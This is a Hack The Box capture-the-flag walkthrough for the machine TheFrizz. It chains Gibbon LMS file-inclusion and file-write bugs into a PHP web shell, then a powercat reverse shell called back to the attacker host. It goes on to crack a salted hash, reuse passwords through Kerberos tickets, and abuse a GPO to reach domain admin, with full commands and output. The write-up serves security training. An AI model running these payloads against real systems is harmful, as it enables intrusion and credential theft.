Description
TheFrizz is a medium Hack The Box machine that features:
- Local File Inclusion vulnerability in Gibbon LMS allowing reading application files
- Arbitrary File Write in Gibbon LMS allowing Remote Command Execution
- Custom Hash Password Cracking of Gibbon LMS administrator
- Password Reuse to login by creating a Kerberos ticket
- Privilege Escalation by abusing the ability of creating new Group Policy Objects
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.245.150.
$ ping -c 3 10.129.245.150
PING 10.129.245.150 (10.129.245.150) 56(84) bytes of data.
64 bytes from 10.129.245.150: icmp_seq=1 ttl=127 time=51.4 ms
64 bytes from 10.129.245.150: icmp_seq=2 ttl=127 time=50.0 ms
64 bytes from 10.129.245.150: icmp_seq=3 ttl=127 time=50.6 ms

--- 10.129.245.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 50.003/50.660/51.358/0.553 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.245.150 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.245.150
Host is up (0.055s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 9.75 seconds
We get many open ports, related to a Domain Controller Active Directory.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.245.150 -Pn -sV -sC -p22,53,80,88,135,139,389,445,464,593,636,3268,3269 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.245.150
Host is up (0.051s latency).

PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-title: Did not follow redirect to http://frizzdc.frizz.htb/home/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Hosts: localhost, FRIZZDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h01m02s
| smb2-time:
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.52 seconds
We get the services related to an Active Directory, specifically the Domain Controller frizzdc.frizz.htb. We add the hosts to our /etc/hosts local file.
$ echo "10.129.245.150 frizzdc.frizz.htb frizz.htb" | sudo tee -a /etc/hosts
Before more enumeration, we are going to synchronize the time and date of our system with the remote system.
sudo timedatectl set-ntp off
sudo rdate -n frizz.htb

In the HTTP service we find the website of the “Walkerville Elementary School”. We can click in the Staff Login button and a login prompt will be shown to us. We get redirected to the Gibbon v25.0.00 web application in the Gibbon-LMS directory. Gibbon is a learning management system.
Exploitation
Gibbon v25.0.0 is vulnerable to a Local File Inclusion (LFI) where it’s possible to include the content of several files present in the installation folder, CVE-2023-34598. Gibbon version 25.0.1 and before allows Arbitrary File Write because rubrics_visualise_saveAjax.phps does not require authentication, CVE-2023-45878. We have a proof of concept of the LFI vulnerability in Github, shared by maddsec. We can manipulathe the q parameter to retrieve the local file. We are going to retrieve the gibbon.sql file (contained in the installation package) to check for changes. The contents of the file are the same as the default but there is only one change.
$ curl 'http://frizzdc.frizz.htb/Gibbon-LMS/?q=gibbon.sql'
...
(00008, 'System', 'indexText', 'Index Page Text', 'Text displayed in system\'s welcome page.', '*NOTICE** Due to unplanned Pentesting by students, WES is migrating applications and tools to stronger security protocols. During this transition, Ms. Fiona Frizzle will be migrating Gibbon to utilize our Azure Active Directory SSO. Please note this might take 48 hours where your accounts will not be available. Please bear with us, and thank you for your patience. Anything that can not utilize Azure AD will use the strongest available protocols such as Kerberos.'),
...
We find a message that is shown when the dashboard is opened, the system administrator Fiona Frizzle is migration the application to use Azure Active Directory SSO or Kerberos. The username of Fiona might be f.frizzle. Now let’s move to the Arbitrary File Read Vulnerability with a proof of concept from usd HeroLab. The Rubrics module has a file rubrics_visualise_saveAjax.php which can be accessed without being authenticated.
$ curl 'http://frizzdc.frizz.htb/Gibbon-LMS/modules/Rubrics/rubrics_visualise_saveAjax.php'
The file accepts the img, path and gibbonPersonID as POST parameters. The following request will write the payload <?php echo system($_GET['cmd'])?> to the file wcmd.php.
$ curl -d 'img=image/png;asdf,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKT8%2b&path=wcmd.php&gibbonPersonID=0000000001' 'http://frizzdc.frizz.htb/Gibbon-LMS/modules/Rubrics/rubrics_visualise_saveAjax.php'
Now we can check for the command execution:
$ curl 'http://frizzdc.frizz.htb/Gibbon-LMS/wcmd.php?cmd=whoami' frizz\w.webservice
It is working. The web application is being ran by w.webservice user. We are going to create a reverse shell using the powercat.ps1 script. We start a listening socket.
$ nc -nvlp 1234
$ cp /usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 .
$ curl 'http://frizzdc.frizz.htb/Gibbon-LMS/wcmd.php?cmd=powershell+certutil+-urlcache+-f+http:%2F%2F10.10.14.54%2Fpowercat.ps1+powercat.ps1'
$ curl 'http://frizzdc.frizz.htb/Gibbon-LMS/wcmd.php?cmd=powershell+".+.%5Cpowercat.ps1;+powercat+-c+10.10.14.54+-p+1234+-e+powershell"'
We get the session as the webserver user. We find users in the system, including f.frizzle.
$ nc -nvlp 1234                                             listening on [any] 1234 ...
connect to [10.10.14.54] from (UNKNOWN) [10.129.245.150] 52002
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
...

PS C:\xampp\htdocs\Gibbon-LMS> whoami
frizz\w.webservice
PS C:\xampp\htdocs\Gibbon-LMS> net user
User accounts for \\FRIZZDC
-------------------------------------------------------------------------------
a.perlstein              Administrator            c.ramon
c.sandiego               d.hudson                 f.frizzle
g.frizzle                Guest                    h.arm
J.perlstein              k.franklin               krbtgt
l.awesome                m.ramon                  M.SchoolBus
p.terese                 r.tennelli               t.wright
v.frizzle                w.li                     w.Webservice
The command completed successfully.
We are in the C:\xampp\htdocs\Gibbon-LMS directory, the root of the Gibbon web application. We find the credentials of the MySQL database in the config.php file.
PS C:\xampp\htdocs\Gibbon-LMS> type config.php
type config.php
<?php
...
/**
 * Sets the database connection information.
 * You can supply an optional $databasePort if your server requires one.
 */
$databaseServer = 'localhost';
$databaseUsername = 'MrGibbonsDB';
$databasePassword = 'MisterGibbs!Parrot!?1';
$databaseName = 'gibbon';
...
For the gibbon database we find the MrGibbonsDB username and the MisterGibbs!Parrot!?1 password. Checking the gibbon.sql file we find that the data about the registered users are in the gibbonPerson table. We are going to dump the contents of the table using the installed mysql.exe binary located in the C:\xampp\mysql\bin\ directory.
C:\xampp\htdocs\Gibbon-LMS>c:\xampp\mysql\bin\mysql.exe -h 127.0.0.1 -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "select * from gibbonPerson" gibbon

gibbonPersonID  title   surname firstName       preferredName   officialName    nameInCharacters        gender  username        passwordStrong  passwordStrongSalt  passwordForceReset      status  canLogin        gibbonRoleIDPrimary     gibbonRoleIDAll dob     email
...
0000000001      Ms.     Frizzle Fiona   Fiona   Fiona Frizzle           Unspecified     f.frizzle       067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03    /aACFhikmNopqrRTVz2489  N       Full    Y       001     001     NULL    f.frizzle@frizz.htb     NULL    NULL    ::1     2024-10-29 09:28:59 NULL     NULL    0               ...
We get the hashed password 067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03 and the salt /aACFhikmNopqrRTVz2489 for the f.frizzle@frizz.htb user. We need to crack the hash to check if the password is reused for the Windows account. In the Admin Password Reset thread we find that the password is generated with the following SQL query:
UPDATE gibbonPerson
SET passwordStrong=SHA2(CONCAT(@salt:=SUBSTRING(MD5(RAND()), 1, 22), “yourNewPassword”), 256), passwordStrongSalt=@salt
WHERE gibbonPerson.gibbonPersonID=1;`
So the salt (/aACFhikmNopqrRTVz2489) is concatenated with the original password and then a SHA256 hash is created. We can crack the hash using John The Ripper and the following hash format: $dynamic_61$067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03$/aACFhikmNopqrRTVz2489. The custom format is dynamic_61, or sha256($s.$p).
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (hMailServer [sha256($s.$p) 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
Jenni_Luvs_Magic23 (?)
1g 0:00:00:01 DONE 0.8064g/s 8887Kp/s 8887Kc/s 8887KC/s Jesus14jrj..Jeepers93
Use the "--show --format=hMailServer" options to display all of the cracked passwords reliably
Session completed.
We find that the password for the f.frizzle user is Jenni_Luvs_Magic23. Let’s return to the web dashboard and login.
 We are able to login and we find messages in the Message Wall that we can access by clicking in the conversation icon.
 In the second message we find that the access to the machine is allowed using
 Enter-PSSession. Before we found a mention to Kerberos. So we can try to login in the machine with the evil-winrm tool and a TGT (Ticket Granting Service). We start by adding the KDC to the realm in the /etc/krb5.conf file (with the following content).
[realms]
FRIZZ.HTB = {
 kdc = "frizzdc.frizz.htb"
}
Then we generate the TGT with impacket-GetTGT tool.
$ impacket-getTGT frizz.htb/f.frizzle:Jenni_Luvs_Magic23
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in f.frizzle.ccache
The Kerberos ticket is saved in the f.frizzle.ccache so after that we export the KRB5CCNAME variable with the path of the file.
$ export KRB5CCNAME=./f.frizzle.ccache
Then we can connect to the machine using evil-winrm or ssh tools.
$ evil-winrm -i frizzdc.frizz.htb -r frizz.htb
...
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\f.frizzle\Documents> whoami
frizz\f.frizzle
We are logged as the f.frizzle user successfully.
Post-Exploitation
Enumerating the files in the system we find two .7z files in the recycle bin, $IE2XMEG.7z and $RE2XMEG.7z, we download them.
*Evil-WinRM* PS C:\Users\f.frizzle\Documents> Get-ChildItem -Hidden 'C:\$RECYCLE.BIN'

Directory: C:\$RECYCLE.BIN


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-        10/29/2024   7:31 AM                S-1-5-21-2386970044-1145388522-2932701813-1103

*Evil-WinRM* PS C:\Users\f.frizzle\Documents> Get-ChildItem 'C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103'

Directory: C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/29/2024   7:31 AM            148 $IE2XMEG.7z
-a----        10/24/2024   9:16 PM       30416987 $RE2XMEG.7z

*Evil-WinRM* PS C:\Users\f.frizzle\Documents> xcopy 'C:\$recycle.bin\S-1-5-21-2386970044-1145388522-2932701813-1103\*' .
*Evil-WinRM* PS C:\Users\f.frizzle\Documents> move '$IE2XMEG.7z' 'IE2XMEG.7z'
*Evil-WinRM* PS C:\Users\f.frizzle\Documents> move '$RE2XMEG.7z' 'RE2XMEG.7z'
*Evil-WinRM* PS C:\Users\f.frizzle\Documents> download IE2XMEG.7z
*Evil-WinRM* PS C:\Users\f.frizzle\Documents> download RE2XMEG.7z
In the $RE2XMEG.7z file we find an archive with a backup of a WAPT installation, a tool used to update operating system configurations.
$ 7z x RE2XMEG.7z
$ ls -1 wapt
auth_module_ad.py
cache
common.py
conf
conf.d
COPYING.txt
...
We find the configuration file of the application in the wapt/conf/waptserver.ini file.
$ cat wapt/conf/waptserver.ini
[options]
allow_unauthenticated_registration = True
wads_enable = True
login_on_wads = True
waptwua_enable = True
secret_key = ylPYfn9tTU9IDu9yssP2luKhjQijHKvtuxIzX9aWhPyYKtRO7tMSq5sEurdTwADJ
server_uuid = 646d0847-f8b8-41c3-95bc-51873ec9ae38
token_secret_key = 5jEKVoXmYLSpi5F7plGPB4zII5fpx0cYhGKX5QC0f7dkYpYmkeTXiFlhEJtZwuwD
wapt_password = IXN1QmNpZ0BNZWhUZWQhUgo=
clients_signing_key = C:\wapt\conf\ca-192.168.120.158.pem
clients_signing_certificate = C:\wapt\conf\ca-192.168.120.158.crt

[tftpserver]
root_dir = c:\wapt\waptserver\repository\wads\pxe
log_path = c:\wapt\log
We find a Base64 encoded password in the wapt_password, which is IXN1QmNpZ0BNZWhUZWQhUgo=, so !suBcig@MehTed!R. After checking with the users, we find that this is the password of the M.SchoolBus user.
$ impacket-getTGT frizz.htb/M.SchoolBus:'!suBcig@MehTed!R'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in M.SchoolBus.ccache
We login as previously.
$ export KRB5CCNAME=./M.SchoolBus.ccache
$ evil-winrm -i frizzdc.frizz.htb -r frizz.htb
*Evil-WinRM* PS C:\Users\M.SchoolBus\Documents> whoami
frizz\m.schoolbus
We are going to use SharpHound script and then BloodHound to dump the information about the domain.
$ cp /usr/lib/bloodhound/resources/app/Collectors/SharpHound.ps1 .
$ python -m http.server 80

*Evil-WinRM* PS C:\Users\M.SchoolBus\Documents> iwr http://10.10.14.54/SharpHound.ps1 -o SharpHound.ps1
. .\SharpHound.ps1; Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\M.SchoolBus\Documents\

*Evil-WinRM* PS C:\Users\M.SchoolBus\Documents> download BloodHound.zip
We find that v.frizzle is the Domain Administrator.

 We find that
 m.schoolbus belongs to the Desktop Admins group.
Desktop Admins group is member of the Group Policy Creator Owners.
 Hence
Hence m.schoolbus has the ability of creating new GPOs (Group Policy Objects). This can be abused to create a new GPO, link it to the main OU (Organizational Unit) and then add any user to the Administrators group. The main OU of the domain is Domain Controllers by Mapping OU Structure.

 We are going to start by downloading SharpGPOAbuse binary to the machine, that will allow us to create a new policy to add the user to the
 Administrators group.
*Evil-WinRM* PS C:\Users\M.SchoolBus\Documents> iwr http://10.10.14.54/SharpGPOAbuse.exe -o SharpGPOAbuse.exe
Then we create the new GPO and then we link it to the Domain Controllers OU.
*Evil-WinRM* PS C:\Users\M.SchoolBus\Documents> New-GPO -Name "Evil GPO" | New-GPLink -Target "OU=DOMAIN CONTROLLERS,DC=FRIZZ,DC=HTB"
And then we add M.SchoolBus to the Administrator group.
*Evil-WinRM* PS C:\Users\M.SchoolBus\Documents> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount M.SchoolBus --GPOName "Evil GPO"
We finally need to update the GPO for all users with gpoupdate tool.
*Evil-WinRM* PS C:\Users\M.SchoolBus\Documents> gpupdate /force
We find that now we are part of the Administrators group.
*Evil-WinRM* PS C:\Users\M.SchoolBus\Documents> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
M.SchoolBus
The command completed successfully.
Now we can close and re-open the session to have the privileges.
Flags
With the local administrator session we can obtain the user and root flags.
*Evil-WinRM* PS C:\Users\M.SchoolBus\Documents> type c:\users\f.frizzle\desktop\user.txt
<REDACTED>
*Evil-WinRM* PS C:\Users\M.SchoolBus\Documents> type c:\users\administrator\desktop\root.txt
<REDACTED>